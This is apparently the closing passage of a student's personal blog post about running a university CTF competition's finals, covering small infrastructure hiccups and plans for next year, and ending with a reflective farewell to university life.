Finals went by quite smoothly minus the guest Wi-Fi incident which caused about a 3 hour delay. CTFd promptly just had to upgrade to a never version (3.8.1), bringing along with it devastating breaks like stopping all notification sounds HAHA. Plans for next year include bringing traefik for dynamic sub-domain routing, I had already done a test run of it but was too lazy to implement it in production LOL. Even have ideas to host an attack-defense style CTF for the finals, that would be so much fun, also so much more experience gained. If we manage to pull that one off, the difference in our skill levels would be night and day.
Sayonara
Clutter so bad that I had to write the Sayonara first just to give myself a feeling of relief LOL. It’s been a fantastic experience, one that usually gets upped to a core memory and fitting end to my days as a university student. Last day of university was the day after the CTF finals and didn’t really go to any classes apart from hundreds of pending presentations and reports to be done, it was a hectic day but one that you don’t hate. Ended up roaming the campus with Dani and Sahal, still finding new places was ironic then we went to Adyar Ananda Bhavan to eat dosa and end the day. Peace. Alhamdullilah.